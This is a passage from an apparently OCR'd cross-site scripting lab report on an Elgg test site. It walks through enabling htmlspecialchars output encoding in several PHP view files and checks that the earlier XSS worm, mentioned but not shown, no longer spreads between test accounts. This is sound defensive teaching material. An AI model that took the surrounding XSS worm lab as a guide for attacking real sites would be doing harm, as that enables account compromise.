




Fig. 7(g): Charlie's immaculate profile.

HTML special characters countermeasure

1. Head to the directory /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output and open the php files, dropdown.php, email.php, text.php, url.php.

2. Uncomment all those lines that begin with `echo htmlspecialchars`.








Fig. 7(h): Uncommenting the blocked countermeasure.

3. Now login as Charlie, and visit Alice's profile.

Fig. 7(i): Alice's profile viewed by Charlie.

4. Login as Alice now.




Fig. 7(j): Logging in as Alice.

5. View Boby's profile.




Fig. 7(k): Boby's profile viewed by Alice.

6. Ultimately, view the hazardous profile, Samy's profile.




Fig. 7(*l*): Samy's profile visited by Alice.

Although Charlie visits Alice's infected profile once again, and Alice visits Boby and Samy's profile, their accounts remain uninfected. For, the htmlspecialchars() function encodes all those data it receives, hence thwarting a target webpage/website from falling prey to the XSS vulnerability. Since the description in 'About me' contained special characters, it was displayed as is.

****